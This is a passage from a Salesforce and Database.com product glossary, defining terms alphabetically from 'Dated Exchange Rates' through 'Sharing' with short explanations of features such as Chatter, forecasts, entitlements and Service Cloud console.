Database.com is an enterprise cloud database from salesforce.com.

Dated Exchange Rates

Dated exchange rates allow you to map a currency conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Demote

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Desktop Flow Designer

Desktop application that allows administrators to create a flow for use in Salesforce.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details/Hide Details** button to view and hide report detail information.

Detail View

The Console tab's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.force.com.

Document Library

A place to store documents without attaching them to accounts, contacts, opportunities, or other records.

Draft Article

Draft articles are in-progress articles that have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Draft Articles**. You can filter draft articles by those assigned to you or those assign to anyone (all draft articles for your organization). Draft articles can be assigned to any user involved in the editorial work.

Draft Translation

Draft translations are in-progress translations of articles into multiple languages. They have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft translations on the Articles Management tab by clicking the **Translations** tab in the View area and choosing **Draft Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization). Translations can be assigned to any user who can publish Salesforce Knowledge articles.

Dynamic Dashboard

A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

E

Email Alert

Email alerts are workflow and approval actions that are generated using an email template by a workflow rule or approval process and sent to designated recipients, either Salesforce users or others.

Email Template

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition

A Salesforce edition designed for larger, more complex businesses.

Entitlement

Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract.

Entitlement Contact

Entitlement contacts are contacts specified to receive customer support—for example, a named caller. They're listed on an entitlement's Contacts related list or the contact's Entitlements related list. Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.

Entitlement Process

Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Entitlement Template

Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

External User

External users are users with Community, Customer Portal, or partner portal licenses.

F

Feed Attachment, Chatter

A feed attachment is a file or link that is attached to a post in a Chatter feed.

Feed Filter, Chatter

Feed filters display a subset of posts in your Chatter feed on the Chatter tab.

Feed Tracking, Chatter

Administrator settings that determine which records can be followed and which fields can be tracked in Chatter feeds. Enabling an object for feed tracking allows people to follow records of that object type. Enabling fields for feed tracking allows users to see updates on the Chatter feed when those fields are changed on records they follow.

Field-Level Help

Custom help text that you can provide for any standard or custom field. It displays when users hover a mouse over the help icon adjacent to that field.

Field-Level Security

Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Enterprise, Unlimited, and Developer Editions only.

Field Sets

A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. Field sets can be referenced on Visualforce pages dynamically. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code.

Field Update

Field updates are workflow and approval actions that specify the field you want updated and the new value for it. Depending on the type of field, you can choose to apply a specific value, make the value blank, or calculate a value based on a formula you create.

File Collaborator

Users with the “collaborator” permission can view, download, share, change permission, edit the file, and upload new versions of files in Chatter.

File Owner

You are the owner of a file when you upload the file in Chatter, attach the file to a Chatter feed, or upload the file in Salesforce CRM Content.

As the owner of the file you can view, edit, download, share, upload a new version, and delete the file, as well as make the file private and change the permission on the file.

File, Private

A private file in Chatter is indicated by the private icon () and is only available to the file owner and isn't shared with anyone. A private file is created when you upload a file on the Files tab or contribute a file to a Salesforce CRM Content personal library. You own files you upload or contribute.

File, Privately Shared

A privately shared file in Chatter is indicated by the privately shared icon () and is only available to the file owner and the specific people or groups it has been shared with.

File, Your Company

The your company icon () indicates a file that is shared with all Chatter users in your company. All Chatter users in your company can find and view this file.

File Viewer

Users with the "viewer" permission can view, download, and share files in Chatter.

Files Tab

A tab that lists a user's Chatter and Salesforce CRM Content files.

Filter Condition/Criteria

Condition on particular fields that qualifies items to be included in a list view or report, such as "State equals California."

Fiscal Year

A period that an organization uses for financial planning purposes, such as forecasting, whose length is usually similar to the length of a calendar year. Fiscal years usually contain smaller fiscal periods, such as quarters or trimesters.

Flag

An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Folder

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

Follow

A subscription to a user or record that lets you see related updates in your Chatter feed. Follow a user to see the users's posts. Follow a record to see posts, comments, and field changes.

Follow, Chatter Answers

A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Force.com App Menu

A menu that enables users to switch between customizable applications (or "apps") with a single click. The Force.com app menu displays at the top of every page in the user interface.

Force.com Enterprise App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-write access to accounts and contacts, and access to Sharing, Bulk API, or Streaming API.

Force.com Light App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-only access to accounts and contacts, and no access to Sharing, Bulk API, or Streaming API.

Forecast Amount

Applies to Collaborative Forecasts. The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast Category

Determines the category to which an opportunity is attributed in a forecast. The default category setting for an opportunity is tied to its stage, as set in the `Stage` picklist. To update the `Forecast Category` for a particular opportunity, you must edit that opportunity's forecast.

Forecast Quantity

Applies to Collaborative Forecasts. The quantity forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast User

A user who can see and work with forecasts below them in either the forecast hierarchy or territory hierarchy.

Forecasts

Projections of sales based on the organization's fiscal year.

Formula Field

A type of custom field. Formula fields automatically calculate their values based on the values of merge fields, expressions, or other values.

G

Global Search

Search more records and fields in Salesforce from the header search box. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list.

Global Variable

A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Group

A groups is a set of users. Groups can contain individual users, other groups, or the users in a role. Groups can be used to help define sharing access to data or to specify which data to synchronize when using Connect for Outlook or Connect for Lotus Notes.

Users can define their own personal groups. Administrators can create public groups for use by everyone in the organization.

Group Edition

A product designed for small businesses and workgroups with a limited number of users.

Group Task

A task that was assigned to multiple users when it was created. Note that group tasks are independent records that are not linked; they can be edited, transferred, or deleted individually.

Guest User

Guest users can access public Site.com and Force.com sites, and public pages in Communities, via the Guest User license associated with each site or community.Guest users' access to objects and data is controlled by public access settings on the Guest User profile.

H

Half-life

The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Highlights Panel

A customizable table of up to four columns and two rows that appears at the top of every primary tab in a Service Cloud console. It lets you view key information about records at a glance.

High-Volume Portal Users

Limited-access users intended for organizations with many thousands to millions of portal users. Unlike other users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal User and Authenticated Website User license types.

Home Tab

Starting page from which users can choose sidebar shortcuts and options, view current tasks and activities, or select another tab.

Hover Detail

Hover details display an interactive overlay containing detailed information about a record when users hover the mouse over a link to that record in the Recent Items list on the sidebar or in a lookup field on a record detail page. Users can quickly view information about a record before clicking **View** for the record's detail page or **Edit** for the edit page. The fields displayed in the hover details are determined by the record's mini page layout. The fields that display in document hover details are not customizable.

I

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is "Ideas for car features," an appropriate idea for that zone might have the title "Insulated cup holders that keep your beverage hot or cold." Or, if the focus of a particular zone is "Ideas for our company's employee benefits," an appropriate idea for that zone might have the title "On-site day care."

Immediate Action

A workflow action that executes instantly when the conditions of a workflow rule are met.

Influence, Chatter

An indicator of a person's influence in Chatter. The number of posts and comments the person makes, and the number of comments and likes the person receives determine the level of influence.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

Interaction Log

An area in a Service Cloud console where you can jot notes about the main record you're working on without clicking a button, viewing a new tab, or scrolling to the Notes & Attachments related list. Interaction logs are archived on the Activity History related list for easy review and retrieval. Administrators can customize interaction logs to include task fields.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a “many-to-many” relationship between two objects. For example, you may have a custom object called “Bug” that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

Knowledge Agent

Salesforce uses the term *knowledge agent* to represent a specific type of user. Knowledge agents are article consumers in the internal Salesforce Knowledge app. These users can access the Articles tab to search for and view articles, but they cannot create, edit, or manage articles.

Knowledge Sidebar

A sidebar in a Service Cloud console that displays titles of Salesforce Knowledge articles that may solve the case you're working on. It automatically searches and returns articles from your knowledge base that match any of the words you type in the `Subject` of a case. The sidebar only displays for Salesforce Knowledge users after administrators set it up.

L

Layout

See Page Layout.

Lead

A *lead* is a sales prospect who has expressed interest in your product or company.

Library

A file repository in Salesforce CRM Content.

Library Permission

A group of privileges that determines user access within a Salesforce CRM Content library.

Like

To show support for a post or comment in a Chatter feed. When you like a post or comment, you receive email notifications for subsequent comments.

Like, Chatter Answers

To show support or indicate quality or usefulness for a question, answer, or knowledge article.

List Price

The price of a product in a custom price book.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Console tab, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Live Agent

Live Agent lets service organizations connect with customers or website visitors in real time through a Web-based, text-only live chat.

Live Agent Console

The Live Agent console is a dedicated console used by customer service agents to manage Live Agent chats. Agents can answer chat requests, conduct live chats, and interact with Salesforce records and Salesforce Knowledge articles.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Lookup Dialog

Popup dialog available for some fields that allows you to search for a new item, such as a contact, account, or user.

Lookup Field

A type of field that contains a linkable value to another record. You can display lookup fields on page layouts where the object has a lookup or master-detail relationship with another object. For example, cases have a lookup relationship with assets that allows users to select an asset using a lookup dialog from the case edit page and click the name of the asset from the case detail page.

Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Marketing User

One or more individuals in your organization who can manage campaigns. Administrators can designate someone as a Marketing User by selecting the `Marketing User` checkbox in the user's personal information.

Only marketing users can create, edit, and delete campaigns or configure advanced campaign setup.

To use the campaign import wizards, marketing users must also have the Marketing User profile or the "Import Leads" permission.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Master Picklist

A complete list of picklist values available for a record type or business process.

Matrix Report

Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography.

Member Status

The status of a lead or contact in relation to a campaign. For example, a lead or contact could have a member status of "Planned," "Sent," or "Responded" at different stages of an email campaign.

Mention

A mention is the @ symbol followed by a person's name, for example, **@Bob Smith**. You can mention people in Chatter posts and comments. When you mention someone, the mention links to their profile, the post or comment displays in their feed, and they are emailed a notification.

Message, Chatter

A Chatter message is a private communication with other Chatter users. Use messages to send your manager a question privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages don't appear in your feed, your profile, or any other part of Chatter that's publicly visible.

Merge Field

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, `Dear {!Contact.FirstName},` uses a contact merge field to obtain the value of a contact record's `First Name` field to address an email recipient by his or her first name.

Milestone

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases.

Milestone Actions

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

Mini Page Layout

A subset of the items in a record's existing page layout that administrators choose to display in the Console tab's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Mini View

The Console tab's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Multi-Person Event

A planned event to which multiple users are invited, also referred to as a meeting. You can create multi-person events by inviting other users to any calendar event you create.

Multi-Select Picklist

See Picklist (Multi-Select).

My Settings

When the improved Setup user interface is enabled in an organization, personal settings are available from a separate My Settings menu.

N

Navigation Tab

A tab with a drop-down button in a Service Cloud console that lets you select and view object home pages.

Nickname

A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Open CTI

An application programming interface that lets developers build CTI (computer-telephony integration) systems that integrate with Salesforce without the use of CTI adpaters or client applications.

Operator

An operator is an item used to narrow or broaden a search. In most Salesforce searches, AND, OR, AND NOT, parentheses ( ), and quotation marks " " can be used as operators.

Opportunities

Opportunities track your sales and pending deals.

Opportunity Team

An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant. You can specify the opportunity team for each opportunity that you own.

Organic Search Leads

Organic search lead is a specific lead source indicating that the lead was generated when a user, who arrived at your website by way of an unpaid (organic) listing on a major search engine, filled out the Web-to-Lead form containing the Salesforce tracking code. The lead source details contain the search engine and the search phrase for each organic lead.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of salesforce.com. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Address

An organization-wide address allows you to associate a single email address as an alias for all users within a user profile.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint. Outbound messaging is configured in the Salesforce setup menu. Then you must configure the external endpoint. You can create a listener for the messages using the SOAP API.

Owner Only Amount

Applies to Collaborative Forecasts. The sum of all of a person's revenue opportunities, without adjustments.

Owner Only Quantity

Applies to Collaborative Forecasts. The sum of all of a person's quantity opportunities, without adjustments.

Salesforce for Outlook Configuration

A Salesforce for Outlook configuration is a set of parameters that determine the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. You can create multiple configurations to simultaneously suit the needs of different types of users. For example, an opportunity team might want to sync everything, while a manager might only want to sync events. Users may be able to edit some of their own settings.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS

See Platform as a Service.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Page Layout

Page layout is the organization of fields, custom links, and related lists on a record detail or edit page. Use page layouts primarily for organizing pages for your users. In Enterprise, Unlimited, and Developer Editions, use field-level security to restrict users' access to specific fields.

Parent Account

An organization or company that an account is affiliated. By specifying a parent for an account, you can get a global view of all parent/subsidiary relationships using the **View Hierarchy** link.

Partner

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce. Selecting a partner role automatically creates a reverse partner relationship with the associated account so that both accounts list the other account as a partner.

Partner Accounts

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using the partner portal.

Partner Role

Selection for an account on the Partners related list of an individual account or opportunity that specifies the role that the account has in related sales deals.

Partner User

Partner users are Salesforce users with limited capabilities. They are external to your organization but sell your products or services through indirect sales channels. They are associated with a particular partner account, have limited access to your organization's data, and log in via a partner portal.

Partner Portal

Partner portal allows partner users to log in to Salesforce through a Web portal rather than through salesforce.com.

Percent (%) Quota

For forecasting versions where quotas are available, this is the calculated value in forecasts that indicates what percentage of the quota a salesperson is confident of closing. This amount is the `Commit Amount` divided by the `Quota`.

Permission

A permission is a setting that allows a user to perform certain functions in Salesforce. Permissions can be enabled in permission sets and profiles. Examples of permissions include the “Edit” permission on a custom object and the “Modify All Data” permission.

Permission Set

A collection of permissions and settings that gives users access to specific tools and functions.

Person Account

A person account is an individual consumer with whom you do business, such as a financial services client, an online shopper, or a vacation traveler. Person accounts are applicable to organizations that operate on a business-to-consumer model as opposed to a business-to-business model.

Personal Edition

Product designed for individual sales representatives and single users.

Personal Settings

Settings and customization options to help users personalize their Salesforce experience. All Salesforce users can edit their own personal settings. Depending on an organization’s user interface settings, personal settings are either in the Personal Setup area of the Setup menu, or available from a separate My Settings menu.

Phrase Search

A type of full-text search that matches only items that contain a specified phrase, such as “customer relationship management.”

Picklist

Selection list of options available for specific fields in a Salesforce object, for example, the `Industry` field for accounts. Users can choose a single value from a list of options rather than make an entry directly in the field. See also Master Picklist.

Picklist (Multi-Select)

Selection list of options available for specific fields in a Salesforce object. Multi-select picklists allow users to choose one or more values. Users can choose a value by double clicking on it, or choose additional values from a scrolling list by holding down the CTRL key while clicking a value and using the arrow icon to move them to the selected box.

Picklist Values

Selections displayed in drop-down lists for particular fields. Some values come predefined, and other values can be changed or defined by an administrator.

Pinned Lists

Lists that display at the top or on the left side of a Service Cloud console; they're always visible and let you see the list you're working from and a record's details at the same time. Pinned lists must be turned on by an administrator.

Pipeline

Calculated amount of open opportunities that have a close date within the quarter. Displays on forecast detail and edit pages. For managers, this amount includes open opportunities for them and their entire team.

Platform as a Service (PaaS)

An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Popular Questions

Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Post

A top-level comment in a Chatter feed.

Post Sharing

Lets you copy a public Chatter post and publish it to your profile or a group you’re a member of. You can also share the post with other Chatter users by sending a link to the post in an email or instant message.

Price Book

A price book is a list of products that your organization sells. Available in Professional, Enterprise, Unlimited, and Developer Editions only.

Primary Contact

Field in company information that lists the primary contact for your organization.

Also indicates the primary contact associated with an account, contract, or opportunity. Specified as a checkbox in the Contact Roles related list of an account, contract, or opportunity.

Primary Partner

Partner account designated as playing a key role in closing an opportunity. Specified as a checkbox in the Partners related list of an opportunity.

Primary Tab

A tab in a Service Cloud console that displays the main item to work on, such as an account.

Process Visualizer

A tool that displays a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and an informational sidebar panel can help you visualize and understand the defined steps, rule criteria, and actions that comprise your approval process.

Professional Edition

A Salesforce edition designed for businesses who need full-featured CRM functionality.

Product Family

A picklist field on products that you can customize to categorize types of products.

Profile

Defines a user's permission to perform different functions within Salesforce. For example, the Solution Manager profile gives a user access to create, edit, and delete solutions.

Profile, Chatter

A personal page for each Salesforce user that includes contact information, following and followers lists, a Chatter feed, and a photo.

Promote

If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

To migrate changes from one organization to another. See also Deploy and Migration.

Public Calendar

A calendar in which a group of people can track events of interest to all of them (such as marketing events, product releases, or training classes) or schedule a common activity (such as a team vacation calendar). For example, your marketing team can set up an events calendar to show upcoming marketing events to the entire sales and marketing organization.

Push Notifications, Moble

Push notifications are alerts that apps render on mobile device home screens when users are not using the app. These alerts can consist of text, icons, and sounds, depending on the device type.

Push Notifications, Service Cloud Console

Visual indicators in a Service Cloud console that show when a record or field has changed during a user's session.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Q

Quantity Schedule

A quantity schedule outlines the dates, number of units (i.e., quantity), and number of installments for billing or shipping a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, and Developer Editions only.

Quantity Forecasting

Forecasting based on the projected number of units sold.

Quantity Without Adjustments

Applies to Collaborative Forecasts. The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Quantity Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*

Question

An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private

An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Queue

A holding area for items before they are processed. Salesforce uses queues in a number of different features and technologies.

Quota

The sales goal assigned to a user on a monthly and quarterly basis. (If you use Collaborative Forecasts, it's the sales goal assigned to a user on a monthly basis.) A manager's quota should equal the amount she and her team are expected to generate together.

Quote

A record showing proposed prices for products and services. Quotes can be created from opportunities and emailed as PDFs to customers.

R

Recent Activity

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Recent Items

List of links in the sidebar for most recently accessed records. Note that not all types of records are listed in the recent items.

Record

A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record Type

A record type is a field available for certain records that can include some or all of the standard and custom picklist values for that record. You can associate record types with profiles to make only the included picklist values available to users with that profile.

Record Update

A post in a Chatter feed that is the result of a field change on a record that is being followed.

Related List

A section of a record or other detail page that lists items related to that record. For example, the Stage History related list of an opportunity or the Open Activities related list of a case.

Related List Hover Links

A type of link that allows you to quickly view information on a detail page about related lists, by hovering your mouse over the link. Your administrator must enable the display of hover links. The displayed text contains the corresponding related list and its number of records. You can also click this type of link to jump to the content of the related list without having to scroll down the page.

Related Object

Objects chosen by an administrator to display in the Console tab's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Group

Custom object records used to store collections of accounts.

Relationship Group Member

The accounts that you add to relationship groups are called *relationship group members*.

Report

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. See Tabular Report, Summary Report, and Matrix Report.

Report Builder

Report builder is a visual editor for reports.

Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Requested Meeting

A meeting that a Salesforce.com user requests with a contact, lead or person account. When a meeting is requested, Salesforce.com creates a unique Web page for the meeting that displays the proposed meeting times. When invitees visit the page, they select the times they can meet and send a reply. Salesforce.com tracks all the responses so the organizer can confirm the best time to meet.

Once a requested meeting is confirmed, it becomes a *multi-person event*.

Resource Calendar

A calendar in which multiple people can coordinate their usage of a shared resource such as a conference room or printer.

Revenue Forecasting

Forecasting based on projected revenue amounts.

Revenue Schedule

A revenue schedule outlines the dates, revenue amounts, and number of installments for billing or recognizing revenue from a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, and Developer Editions only.

Role

Assigned responsibility of a user, partner account, or contact for specific accounts and opportunities. Administrators can define user roles in Setup. Individual users can assign specific partner and contact roles for accounts and contacts.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Sales Price

The price of a product on an opportunity. This can be different than the product's standard or list price.

Salesforce CRM Call Center

A Salesforce feature that seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems.

Salesforce CRM Content

An on-demand, content-management system that allows you to organize, share, search, and manage content within your organization and across key areas of the Salesforce application. Content can include all file types, from traditional business documents such as Microsoft PowerPoint presentations to audio files, video files, and Web pages.

Salesforce for Outlook

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails—all directly in Outlook!

Depending on your organization, you may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Salesforce for Outlook Configuration

A Salesforce for Outlook configuration is a set of parameters that determine the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. You can create multiple configurations to simultaneously suit the needs of different types of users. For example, an opportunity team might want to sync everything, while a manager might only want to sync events. Users may be able to edit some of their own settings.

Salesforce Classic

Salesforce Classic is a Salesforce feature that enables users to access their Salesforce data from mobile devices running the mobile client application. The Salesforce Classic client application exchanges data with Salesforce over wireless carrier networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their Salesforce records when a wireless connection is unavailable, and transmit those changes when a wireless connection becomes available.

Salesforce Office Toolkit

A plug-in makes it easy for developers to access the SOAP API directly from within Microsoft Office products, simplifying the creation of new integrations and Office-based solutions.

Schedule

See Quantity Schedule and Revenue Schedule.

Screen Pop

Page that displays for an inbound call to a Salesforce CRM Call Center.

Search

Feature that lets you search for information that matches specified keywords. If you have sidebar search, enter search terms in the Search section of the sidebar or click **Advanced Search...** for more search options. If you have global search, enter search terms in the search box in the header.

Search Layout

The organization of fields included in search results, in lookup dialogs, and in the key lists on tab home pages.

Service

A service is an offering of professional assistance. Services related to Salesforce and the Force.com platform, such as enhanced customer support or assistance with configuration can be listed on the AppExchange.

Service Cloud Console

The Service Cloud console is designed for users in fast-paced environments who need to find, update, and create records quickly. It improves upon the Console tab by displaying records and related items as tabs on one screen.

Service Cloud Console Integration Toolkit

An API that uses browsers as clients to display pages as tabs in a Service Cloud console; it provides developers with programmatic access to the console so that administrators can extend it to meet your business needs.

Service Cloud Portal

The Service Cloud portal is the Customer Portal intended for many thousands to millions of users. After you purchase Service Cloud portal licenses, you can assign them to Customer Portal-enabled contacts so that large numbers of users can log in to a Customer Portal without affecting its performance.

Setup

A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Share Group

A set of Salesforce users who can access records owned by high volume portal users. Each Customer Portal has its own share group.

Shared Activities

A feature that allows users to relate as many as 10 contacts to a single non-recurring and non-group task, or to a single non-recurring event. One contact is the primary contact; all others are secondary contacts.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- Manual Sharing—allows individual users to share records with other users or groups.
- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model

